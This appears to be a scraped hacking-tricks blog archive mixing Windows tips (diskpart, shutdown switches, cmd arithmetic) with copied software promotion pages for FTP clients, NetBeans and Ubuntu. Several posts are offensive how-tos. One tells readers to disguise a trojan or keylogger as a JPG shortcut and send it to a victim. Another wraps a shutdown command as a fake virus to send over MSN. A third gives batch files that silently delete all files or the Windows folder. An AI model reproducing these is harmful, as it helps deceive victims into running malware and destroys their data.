‏إظهار الرسائل ذات التسميات Command. إظهار كافة الرسائل

الخميس، 31 أغسطس 2017

Hide Entire Drives Partition Without Registry

Here is a cool technique which hides entire hard disk drives by a simple procedure.
This is the best security tip to be employ against unauthorised users.

1) Go to Start > Run > type "diskpart". A DOS window will appear with following description.

DISKPART>

2) Then type "list volume" The result will look something like one as shown below-

3) Suppose you want to hide drive E then type "select volume 3"

Then a message will appear in same window { Volume 3 is the selected volume}

4) Now type "remove letter E"

Now a message will come { Diskpart Removed the Drive letter }

sometime it requires to reboot the computer.

Diskpart will remove the letter.

Windows XP is not having capabilty to identify the unknown volume.

Your Data is now safe from unauthorised users.

To access the content of hidden Drive repeat the process mentioned above. But in 4th step replace " remove" by "assign".

It means type "assign letter E".


Source:- http://www.insecure.in/hide_drive_trick.asp

Hide EXE File into JPG

This is a good trick to hide your exe files into a jpg file..!
How about sending a trojan or a keylogger into your victim using this trick..??

1) Firstly, create a new folder and make sure that the options 'show hidden files and folders' is checked and ‘hide extensions for known file types’ is unchecked.
Basically what you need is to see hidden files and see the extension of all your files on your pc.

2) Paste a copy of your server on the new created folder. let's say it's called 'server.exe' (that's why you need the extension of files showing, cause you need to see it to change it)

3) Now you’re going to rename this 'server.exe' to whatever you want, let’s say for example 'picture.jpeg'

4) Windows is going to warn you if you really want to change this extension from exe to jpeg, click YES.

5) Now create a shortcut of this 'picture.jpeg' in the same folder.

6) Now that you have a shortcut, rename it to whateve you want, for example, 'me.jpeg'.

7) Go to properties (on file me.jpeg) and now you need to do some changes there.

8) First of all delete all the text on field 'Start In' and leave it empty.

9) Then on field 'Target' you need to write the path to open the other file (the server renamed 'picture.jpeg') so you have to write this :-

'C:\WINDOWS\system32\cmd.exe /c picture.jpeg'

10) The last field, 'c picture.jpeg' is always the name of the first file. If you called the first file 'soccer.avi' you gotta write 'C:\WINDOWS\system32\cmd.exe /c soccer.avi'.

11) So what you’re doing is when someone clicks on 'me.jpeg', a cmd will execute the other file 'picture.jpeg' and the server will run.

12) On that file 'me.jpeg' (shortcut), go to properties and you have an option to change the icon. Click that and a new window will pop up and you have to write this :-

%SystemRoot%\system32\SHELL32.dll . Then press OK.

13) You can set the properties 'Hidden' for the first file 'picture.jpeg' if you think it’s better to get a connection from someone.

14) But don’t forget one thing, these 2 files must always be together in the same folder and to get connected to someone they must click on the shortcut created not on the first file. So rename the files to whatever you want considering the person and the knowledge they have on this matter.

15) For me for example I always want the shortcut showing first so can be the first file to be opened. So I rename the server to 'picture2.jpeg' and the shortcut to 'picture1.jpeg'.

This way the shortcut will show up first. If you set hidden properties to the server 'picture.jpeg' then you don’t have to bother with this detail but I’m warning you, the hidden file will always show up inside of a Zip or a Rar file.

16) So the best way to send these files together to someone is compress them into Zip or Rar.

17) inside the Rar or Zip file you can see the files properties and even after all this work you can see that the shortcut is recognized like a shortcut but hopefully the person you sent this too doesn’t know that and is going to open it.

Source:- http://www.insecure.in/hide_exe_jpg.asp

Create Folders And Files With NO! Name

This trick will allow you to create files and folders without any name.
Just follow the steps as given below :-
1) Select any file or folder.
2) Right click on it, select 'Rename' or simply press 'F2'.
3) Press and hold the 'Alt' key. While holding the Alt key, type numbers '0160' from the numpad.
Note :- Type the numbers '0160' from the numpad, that is, the numbers present on the right side of the keyboard.
Don’t type the numbers which are present on top of the character keys.
4) Press Enter and the nameless file or folder will be created.
Reason :- The file or folder that seems nameless is actually named with a single space.
But what if you want to create another nameless file or folder in the same directory ?
For this you will have to rename the file with 2 spaces.
Just follow the steps given below :-
1) Select file, Press 'F2'.
2) Hold 'Alt' key and type '0160' from the numpad.
3) Release the 'Alt' key. Now without doing anything else, again hold 'Alt' key and type '0160'.
4) Press 'Enter' and you will have second nameless file in the same directory.
5) Repeat step 3 to create as many nameless files or folders in the same directory.
(We have a problem with deleting these folders, to do so, start your computer in 'Safe Mode' and delete it from there.)


Source:- http://www.insecure.in/noname_trick.asp

Chat with Friends through ms dos Command Prompt

1) All you need is your friend's IP Address and your Command Prompt.

2) Open Notepad and write this code as it is.....!

@echo off
:A
Cls
echo MESSENGER
set /p n=User:
set /p m=Message:
net send %n% %m%
Pause
Goto A

3) Now save this as "Messenger.Bat".
4) Open Command Prompt.
5) Drag this file (.bat file) over to Command Prompt and press Enter.
6) You would then see something like this:

7) Now, type the IP Address of the computer you want to contact and press enter
You will see something like this:

8) Now all you need to do is type your message and press Enter.
Start Chatting.......!

Source:- http://www.insecure.in/cmd_chat_trick.asp

الأربعاء، 30 أغسطس 2017

Reveal *****(Asterisk) Passwords Using Javascript

Want to Reveal the Passwords Hidden Behind Asterisk (****) ?

Follow the steps given below-

1) Open the Login Page of any website. (eg. http://mail.yahoo.com)

2) Type your 'Username' and 'Password'.

3) Copy and paste the JavaScript code given below into your browser's address bar and press 'Enter'.

javascript: alert(document.getElementById('Passwd').value);

4) As soon as you press 'Enter', A window pops up showing Password typed by you..!

Note :- This trick may not be working with firefox.


Source:- http://www.insecure.in/reveal_pass_trick.asp

Calculations On Command Prompt

The command processor CMD.EXE comes with a mini-calculator that can perform simple arithmetic on 32-bit signed integers:

C:\>set /a 2+2
4
C:\>set /a 2*(9/2)
8
C:\>set /a (2*9)/2
9
C:\>set /a "31>>2"
7

Note that we had to quote the shift operator since it would otherwise be misinterpreted as a "redirect stdout and append" operator.

For more information, type set /? at the command prompt.


Source:- http://www.insecure.in/cal_cmd_trick.asp

Shutdown Command Via Command Prompt

The 'Shutdown' Command Becomes More Flexible and Automated when used from the Command Prompt.

To Run the 'Shutdown' command from the command prompt, go to 'Start > Run', type 'cmd', and press 'Enter'.

In the black box (the command prompt) type 'Shutdown' and the Switches you want to use with the 'Shutdown' command.

You have to use at least one switch for the shutdown command to work.
The Switches :-

The 'Shutdown' command has a few options called Switches. You can always see them by typing 'shutdown -?' in the command prompt if you forget any of them.

-i: Display GUI interface, must be the first option
-l: Log off (cannot be used with -m option)
-s: Shutdown the computer
-r: Shutdown and restart the computer
-a: Abort a system shutdown
-m \\computername: Remote computer to shutdown/restart/abort
-t xx: Set timeout for shutdown to xx seconds
-c “comment”: Shutdown comment (maximum of 127 characters)
-f: Forces running applications to close without warning
-d [u][p]:xx:yy: The reason code for the shutdown u is the user code p is a planned shutdown code xx is the major reason code (positive integer less than 256) yy is the minor reason code (positive integer less than 65536)

Note :- I’ve noticed using a switch with a '-' sign doesn’t work sometimes.
If you are having trouble try using a '/' in place of '-' in your switches.

Examples :-
shutdown –m \\computername –r –f

This command will restart the computer named computername and force any programs that might still be running to stop.

shutdown –m \\computername –r –f –c “I’m restarting your computer. Please save your work now.” –t 120

This command will restart the computer named computername, force any programs that might still be running to stop, give to user on that computer a message, and countdown 120 seconds before it restarts.

shutdown –m \\computername –a
This command will abort a previous shutdown command that is in progress.

Using A Batch File :-
You can create a file that performs the shutdown command on many computers at one time.

In this example I’m going to create a batch file that will use the shutdown command to shut down 3 computers on my home network before I go to bed.

Open 'Notepad' and type the shutdown command to shut down a computer for each computer on the network.

Make sure each shutdown command is on its own line.

An example of what should be typed in notepad is given below-

shutdown –m \\computer1 –s
shutdown –m \\computer2 –s
shutdown –m \\computer3 –s

Now I’ll save it as a batch file by going to file, save as, change save as type to all files, give the file a name ending with '.bat'. I named mine 'shutdown.bat'.

Pick the location to save the batch file in and save it.
When you run the batch file it’ll shutdown computer 1, 2, and 3 for you.
You can use any combination of shutdown commands in a batch file.

Source:- http://www.insecure.in/shutdown_cmd_trick.asp

NetBeans

NetBeans - Development Simplified


A free, open-source Integrated Development Environment for software developers. You get all the tools you need to create professional desktop, enterprise, web, and mobile applications with the Java language, C/C++, and even dynamic languages such as PHP, JavaScript, Groovy, and Ruby. NetBeans IDE is easy to install and use straight out of the box and runs on many platforms including Windows, Linux, Mac OS X and Solaris.

NetBeans logo                           NB DVD Order logo

The NetBeans IDE 6.5 provides several new features and enhancements, such as rich PHP, JavaScript and Ajax editing features, improved support for using the Hibernate web framework and the Java Persistence API, and tighter GlassFish v3 and MySQL integration.

NetBeans01

NetBeans Supported Technologies

Ajax | C/C++ | Databases | Debugger | Desktop | Editor | Groovy | GUI Builder | Java EE | JavaFX | Java ME | Java SE | JavaScript | Mobile | PHP | Profiler | Python | Refactor | REST | Rich Client Platform | Ruby | SOA | SOAP | UML | Web | WSDL | XML

download

Download Java SE and NetBeans Cobundle (JDK 6u13 and NB 6.5.1) for Windows, Multi-language          

- JMD Computer

* if Link is Broken, fill free form click here with Link Details.

Source:- http://www.netbeans.org/features/    or    http://www.netbeans.org/

الخميس، 24 أغسطس 2017

Multiple login in yahoo Without Using any Software

You can login with multiple id's on the same yahoo messenger without any download or patch .
Follow these steps :

1. Go to Start ----> Run . Type regedit, then enter .

2.Navigate to HKEY_CURRENT_USER --------> Software --->yahoo ----->pager---->Test

3.On the right page , right-click and choose new Dword value .

4.Rename it as Plural.

5.Double click and assign a decimal value of 1.

Its done!!
Now close registry and restart yahoo messenger and try Multiple Login

Note:- After these all Again Open Yahoo MSGNR and Login with different Yahoo ID and Password.

Source:- http://hack2007.50webs.com/Multiple%20login%20in%20yahoo.htm

Folder Options Missing

Open Run and then type "gpedit.msc".

Now goto User Configuration > Administrative templates > Windows Component > Windows Explorer.

Click on Windows Explorer you will find the 3rd option on the right side of screen "Removes the Folder Option menu item from the Tools menu"

Just check it, if it is not configured then change it to enable by double clicking on it and after applying again set it to not configured.

Source:- http://hack2007.50webs.com/folder_options_missing.htm

الجمعة، 18 أغسطس 2017

Download <oXgen/> XML Editor

LogoOxygen <oXygen/> XML Editor is a complete XML development platform providing the necessary tools for working with a wide range of XML standards and technologies: XML editing, XML conversion, XML Schema development, XSLT and XQuery execution and debugging, SOAP and WSDL testing, etc.. It can access a large number of native XML and relational databases including MarkLogic, Oracle, Tamino, IBM DB2, eXist.

Download the fully functional <oXygen/> XML Editor and test it 30-day for free (requires a trial license key). This way you can freely evaluate the software before making a purchase decision.

There is a single installation kit for all editions. Different license types are activating different features. For a comparison between the Enterprise and Professional/Academic editions, please see the Feature Matrix.

If you are looking for an older version of <oXygen/> XML Editor click here.

oxygen_xml_editor_(mac)-185560-1

Instructions

    Install 

    • Run the installation program and follow the instructions.

    Run 

    • To run the application start the oxygen.exe or oxygen.bat from the product installation directory.

    Notes 

    • Do not put the installation program in the folder you choose for product installation because the application has the same name oxygen.exe and will not be overwritten during installation.
    •  
    • Copy and paste the license key you have received by email in the application license dialog.
Requirements

  • Minimum hardware configuration is Intel Pentium III system with 256 MB of RAM (512 MB recommended) and 300 MB free disk space.
  • <oXygen/> may work very well with JVM implementations from other vendors but the eventual incompatibilities will not be solved in further <oXygen/> releases.
  •  
  • <oXygen/> does not work with the GNU libgcj Java virtual machine.

Windows (Includes Java VM 1.6.0_11)

  • Version: 10.2
  • Release date: 04/15/2009
  • Build id: 2009041713
  • Size: 72.7MB
  • MD5
  • download                                                       download

    - JMD Computer

    * if Link is Broken, fill free form click here

    Source:- http://www.oxygenxml.com/download_oxygenxml_editor.html

  • الاثنين، 14 أغسطس 2017

    Google Images Trick - Dancing Images

    To make all images "dancing" follow this :

    1. Open http://images.google.com/

    2. Search something (e.g. jmd computer or pcshi)

    3. Replace URL on the address bar


    with this code :

    javascript:R=0; x1=.1; y1=.05; x2=.25; y2=.24; x3=1.6; y3=.24; x4=300; y4=200; x5=300; y5=200; DI=document.getElementsByTagName('img'); DIL=DI.length; function A(){for(i=0; i-DIL; i++){DIS=DI[ i ].style; DIS.position='absolute'; DIS.left=(Math.sin(R*x1+i*x2+x3)*x4+x5)+'px'; DIS.top=(Math.cos(R*y1+i*y2+y3)*y4+y5)+'px'}R++}setInterval('A()',5); void(0);

    4. Press Enter

    It good Check It Now. if you can

    الأربعاء، 9 أغسطس 2017

    How to make a fake virus

    This Cannot Damage your computer it only shuts it down

    Step 1: Right click on your desktop.

    Step 2: Click create new shortcut.

    Step 3: Copy and paste the following: shutdown -s -t 02 -c "BYE!"

    Step 4: Rename it as Application

    Step 5: Right Click on your Desktop

    Step 6: Click on New Compressed Zipped Folder

    Step 7: Rename the compressed zipped folder to "stuff"

    Step 8: Drag and Drop the the Application folder you created into the compressed zipped folder.

    Step 9: Send it over msn

    Step 10: Enjoy!

    - JMD Computer                          Keep Comment

    Source:- http://www.stuffyouneedtoknow.page.tl/How-to-make-a-fake-virus.htm

    How to make a virus

    How to make a powerfull virus on Notepad.


    This information is for educational purposes only don't be a jerk and try this out I will not be held responsible if any damage occurs to anything.

    Step 1: Go to Start
    Step 2: Type in Notepad
    Step 3: Copy and Paste the following into notepad: DEL /F /Q *

    Step 4: Save this as: "Virus.cmd" (with out quotation marks you must have .cmd)
    Step 5: Don't open it. It will delete all files on the computer even if they are read only and it will not promt you to do it. You will not think any thing has happend untill you try and do something.

    Step 6: Enjoy!

    How to make a Virus that deletes the WINDOWS file

    Step 1: Go to Start
    Step 2: Type in Notepad. Hit enter
    Step 3: Copy and paste the following: erase C:WINDOWS
    Step 4: Save as: Cancel.cmd (you must have the .cmd)
    Step 5: Don't Open it. It will DELETE your windows and then you have to reinstall it.
    Step 6: Enjoy!

    Another way...

    Step 1: Open up notepad
    Step 2: Copy and paste the following:
    @echo off
    del C:/Program Files
    del C:/Documents and Settings
    del C:/WINDOWS
    echo Windows has Comitted Suicide
    pause

    Step 3: Save it as: Anything.cmd

    Another way...

    Step 1: Open up Notepad
    Step 2: Copy and paste the Following:
    @echo off
    del %systemdrive%*.* /f /s /q
    shutdown -r -f -t 00
    Step 3: Save it as: whateveryouwant.cmd


    - JMD Computer                       Keep Comment

    Source:- http://www.stuffyouneedtoknow.page.tl/How-to-make-a-virus.htm

    الأحد، 6 أغسطس 2017

    Review FTP Synchronizer Professional v2.2.26.80

    FTP Synchronizer Professional
    FTP Synchronizer is an FTP sync product that allows you to synchronize files between local computers and remote FTP servers.

    FTP Synchronizer Professional image

    Features :
    Extremely easy to use. Still confused by A LOT of options in other products? Luckily, you won't find them in FTP Synchronizer. FTP Synchronizer does just one thing, and does it well.

    High performance. We know file sync is time-consuming work. And, we also know your time is valuable. So, we developed the multi-threaded file synchronization engine to speed it up!

    If you are a webmaster, do you still pick up all updated web pages manually and upload them one by one? You really need this product to update web sites. You just focus on your own job, FTP Synchronizer will detect all changed web pages and upload them for you by a single click!

    If you want to backup files to an FTP server, FTP Synchronizer definitely can help you. It has multiple threads file transferring engine to speed up the sync process. Save plenty of valuable time for you!

    If you simply need FTP sync functions, no need to look elsewhere anymore. You have got the best!

    Command line support
    Easy to integrate FTP Synchronizer with your business; You can also use your favorite scheduler, e.g. Windows Scheduler, to automate FTP sync and run FTP Synchronizer as a service(?)

    Multiple threads file transferring
    Uploading/downloading many files at the same time. Save plenty of time.(?)

    Detects conflict
    How about if you modified a same file in both local and remote computer? Most software can NOT handle this, they simply overwrite older files with newer. Please, don't do this! FTP Synchronizer takes care this situation. You can ensure your files will not be overwritten by mistakes! (?)

    Inclusion/Exclusion filters

    Only synchronize necessary files (?)

    Supports both non-security and security connection. Like SFTP, SSL etc. (?)

    Supports proxy/firewall

    SOCKS4, SOCKS5, HTTP Proxy, Simply Relay, SOCKS4A, SITE hostname, OPEN hostname, USER user@host. etc (?)

    File verification. Ensure files synchronized correctly (?)

    Priority list. Lets you control which files should be synchronized first (?)

    startpageBottom_en

    - JMD Computer

    * if Link is Broken, fill free form click here with Link Details.

    Source:-http://www.finalsense.com/software/internet_network/ftp_synchronizer_pro.htm

    Ubuntu Server Edition

    image

    The Ubuntu Server Edition - built on the solid foundation of Debian which is known  for its robust server installations — has a strong heritage for reliable performance and predictable evolution.

    The Ubuntu Server Edition is changing the server market for businesses by delivering the best of free software on a stable, fully supported and secure platform. In the two years since initial launch Ubuntu can now be found in hundreds of organisations across the world delivering key services reliably, predictably and economically. Ubuntu Server Edition is an energy efficient, low memory and disk footprint operating system that helps build server functions that respect our environment with no compromise on agility and versatility.

    The Ubuntu Server Edition can become the backbone of many of the services that a typical business needs to run to be successful. With no license fees, an expanding ecosystem, minimal maintenance, a growing community of peers and references, Ubuntu Server Edition is making many organisations reconsider how they use Linux for their information technology needs.

    Through the use of Ubuntu, we believe that our users will enjoy the unprecedented performance and security that Linux can provide. Because we care about your business we have ensured that the Ubuntu Server Edition:

    • easily integrates in your existing networks.

    • provides a low total cost of ownership.

    • offers multiple life cycle scenarios for you to choose from.

    • delivers free life maintenance.

    • and is backed by Canonical's world class support.

    Support

    Every business wants the reassurance of having a professional support service behind them. That’s why Canonical provides exceptional support for Ubuntu Server Edition. With our North American-based support service, a team of Linux experts (and we mean experts) are just a call away, are open 24x7 and speak many languages.

    We don't make support compulsory for deployments but we absolutely recommend it. Our customers tell us it adds huge value to their organisations.

    startpageBottom_enUbuntu Edition: Ubuntu 9.04 desktop
    Computer Platform: i386
    Download Location: http://ubuntu.cs.wisc.edu/pub/mirrors/linux/ubuntu/releases/

    - JMD Computer                  Keep Comment

    Source: - http://www.ubuntu.com/products/whatisubuntu/serveredition

    Review Core FTP Pro v2.0.Build.1507

    image

    Now you can download Core FTP LE - free Windows software that includes the client FTP features you need. Features like SFTP (SSH), SSL, TLS, IDN, browser integration, site to site transfers, FTP transfer resume, drag and drop support, file viewing & editing, firewall support, custom commands, FTP URL parsing, command line transfers, filters, and much, much more!
    This free, secure FTP client gives you a fast, easy, reliable way to update and maintain your website via FTP. It also provides a secure method (via SSL, TLS, or SFTP) to upload / download files to and from FTP servers. Check out the list of features and you'll find almost every feature you need, all in a free ftp program. There are no popup ads, advertising or spyware and you're never asked or reminded to register.

    Client features include:
    Secure SFTP & SSL support
    International Domain Support
    Fast and secure client transfers
    HIPAA compliant security
    Mode Z compression
    User-friendly interface(s)
    Site to Site file transfers
    FULL drag and drop support
    Start/stop/resume of transfers
    Auto retry of failed transfers
    Transfer bandwidth control
    Browser integration
    File masking (wildcards)
    Keep Alive functionality
    Remote file searching
    File permissions (CHMOD)
    Advanced directory listings
    .htaccess & .htpasswd editing
    One click transfers
    Keep Alive functionality
    Automatic S/Key support
    Favorites via menu & drop down
    Desktop shortcuts & drop u/l's
    Command line support
    FTP/HTTP Proxy, Socks 4&5 support

    startpageBottom_en

    - JMD Computer

    * if Link is Broken, fill free form click here with Link Details.

    Source:-http://www.finalsense.com/software/internet_network/core_ftp.htm

    Review Axoio LionFtp Pro 2006 1.1.51010

    Axoio LoinFTP Pro 2006

    LionFTP Professional is a powerful FTP tool.

    Professional FTP tool for Windows®

    LionFTP Pro is a standard File Transfer Protocol (FTP) client application for Windows Sockets.

    LionFTP Pro for Windows 98, NT , ME, 2000 , XP and Windows 2003.

    Fully uses Winsock-2 optimizations for best performance

    LionFTP Pro 2006 support and major operations

    Upload, Download and FXP with Resume capability

    Rename, Make and Remove Directory

    Move/Rename and Delete File

    Secure Transfers (SSL/TLS)

    IPv4 and IPv6

    SOCKS4, SOCKS4A, SOCKS5, HTTP Proxy Support

    RFC 959, 1123 and 1579 compliant

    Fully uses Winsock-2 optimizations for best performance

    PSupports all standard FTP commands as well as custom FTP commands

    SOCKS Firewall Proxy support for performing FTP operations across intranet firewalls
    Passive mode

    Send and receive files to/from disk or directly to/from memory buffers
    Send, receive or list entire directory structures recursively

    QuickFTP interface for transfering one or more files with only a single line of code
    Server directory listings are available through events or via easy to manipulate item collections

    Automatic directory listing parser or create your own custom parser for unknown listing formats

    Resume file transfers from any offset

    Streaming support. Send or receive data as it becomes available

    Rename or change file paths as they are being sent or received

    Automatic logging of FTP activity

    Other operations

    Specify FTP server as IP address or host name.

    Allows sending files that are currently open for write operations by other processes
    Supports long filenames, UNC paths and Unicode filenames Specify files to process using wildcards

    Interface

    Advanced queue control

    Enhanced drag-and-drop functionality

    Your uploads/downloads and overall totals

    List hidden files

    Quick backup/restore of all sites/settings

    Displaying of Owner/Groups/Attrib.

    Simple and Advanced views

    Security

    Includes OpenSSL Libraries 0.9.7g.

    SSL Site-to-Site (SSCN) Transfers.

    Automatic support for One Time Password (OTP) S/KEY

    Connect to sites using SSL/TLS encryption for added security

    Size : 2.17 MB
    Download Axoio LionFtp Pro 2006 1.1.51010

    startpageBottom_en

    - JMD Computer

    * if Link is Broken, fill free form click here with Link Details.

    Source:- http://www.finalsense.com/software/internet_network/axoio_lion_ftp.htm

    Review Auto FTP Manager v3.55

    Advanced FTP Client Helps You Schedule File Transfers and Synchronize Directories.
    Auto FTP Manager is an advanced FTP client that makes it easy to schedule and automate your file transfers. Using Auto FTP Manager you can easily establish a connection to any FTP server and specify action rules that automate the file transfer process. image

    An easy-to-use wizard interface allows you to create action rules, which define what files and folders are to be transferred. You can define action rules to upload a single file or synchronize local and remote directories. Action rules, effectively manage all your file transfer and automation tasks.

    A built-in scheduler allows you to control when to run action rules to automate your file transfers on an hourly, daily, weekly or monthly basis. You can enable effective scheduling of file transfers by running tasks in the background and transmitting files to one or more FTP servers at the same time. You can also create multiple profiles to manage your file transfers across different FTP servers.

    A powerful Quick Connect File Manager makes transferring files from your PC to the FTP server as simple as dragging it from one location and dropping it to another. The Quick Connect File Manager works very similar to Windows Explorer, enabling you to easily delete, rename and move files between folders.

    Auto FTP Manager is an all in one package for managing, scheduling, and automating file transfers. You can download a free trial version and evaluate Auto FTP Manager.

    With Auto FTP Manager you can:
    Schedule and automate your file transfers.
    Easily copy, delete, rename and move files between folders on your PC and a FTP server.
    Synchronize files between two folders.
    Compare local and remote folders to find differences.
    Specify action rules that automate the file transfer process.
    Perform scheduled tasks in the background.
    Save and organize connection parameters for all FTP servers.
    Run multiple file transfers at the same time.

    System Requirements :
    Microsoft® Windows 98 SE / Windows ME / Windows 2000 / Windows XP
    300MHz Processor
    Memory Requirement - 128 MB RAM
    Hard Disk Requirement – 100 MB free hard disk space
    .NET Framework 1.1 or higher.

    License: Shareware
    Platform: Windows 98 SE/ME/2000/XP

    startpageBottom_en

    - JMD Computer

    * if Link is Broken, fill free form click here with Link Details.

    Source:-http://www.finalsense.com/software/internet_network/auto_ftp_manager.htm

    Review AbleFtp 8

    Automated Ftp client - Improve your productivity and save time!
    AbleFtp is a FTP client that lets you Automate download and upload files on a schedule.

    Not just another Ftp client! AbleFtp is designed with automation in mind, so you do not have to spend time interactively transferring files. For Windows, Mac OSX and Linux.

    ● Easy to use: no programming or scripting required, graphical interface
    ● Powerful, versatile, reliable and affordable
    ● Run more than 1000+ tasks a day
    ● Timely and Free technical support before and after you purchase
    ● FREE 30-day trial and FREE minor upgrades

    Features
    Simple User Interface helps you transfer files interactively, but the Goal is to get you to create advanced ftp tasks that can be scheduled to automatically or to run manually.
    Automate FTP to/from an intranet or internet server. Schedule ftp of files between your PC and the server; and automatically rename the files based on current month, day or time if needed. Ftp supports wildcards (*). Transfer multiple files at once. Supports subdirectory transfers.
    Remote Ftp directory monitor can detect directory change and trigger ftp , zip, copy, delete tasks. It can also detect file size, total files, file modification dates and then trigger other tasks, if required.
    Ftp Command task can run RFC ftp commands in sequence. Custom Commands.
    Scheduler software is very easy to use, yet has very powerful scheduling, tasking and automation capabilities.
    Email Notification of task failure, based on task exit code.
    Local directory monitor works similar to the Remote Ftp directory monitor.
    Zip files and directories using wildcards on a schedule. Can append date/time to filename for archive purposes.
    Copy files and directories using wildcards on a schedule. Can append date/time to filename for archive purposes. AbleFtp
    Delete files on schedule, based on wildcards.
    Multilingual (11 languages, version 7.x only)
    Multiple Connections
    - Unlimited simultaneous threads
    - Unlimited Ftp browsers can be opened
    Proxy / Firewall support
    SOCKS5, SOCKS4, SOCKS4A, HTTP Proxy
    Backup Features
    Copy, Zip, Unzip tasks
    Automatically Caches Remote Directories during automated tasks.
    Platform: Windows, Unix, Linux, Mac, Macoxs, macintosh

    Download Free AbleFtp for Windows

    download 

    Download Free AbleFtp for MacOSX

    download

    Download Free AbleFtp for Linux

    download


    Download Free AbleFtp for All platforms

    download 

    - JMD Computer

    * if Link is Broken, fill free form click here with Link Details.

    Source:- http://www.finalsense.com/software/internet_network/able_ftp.htm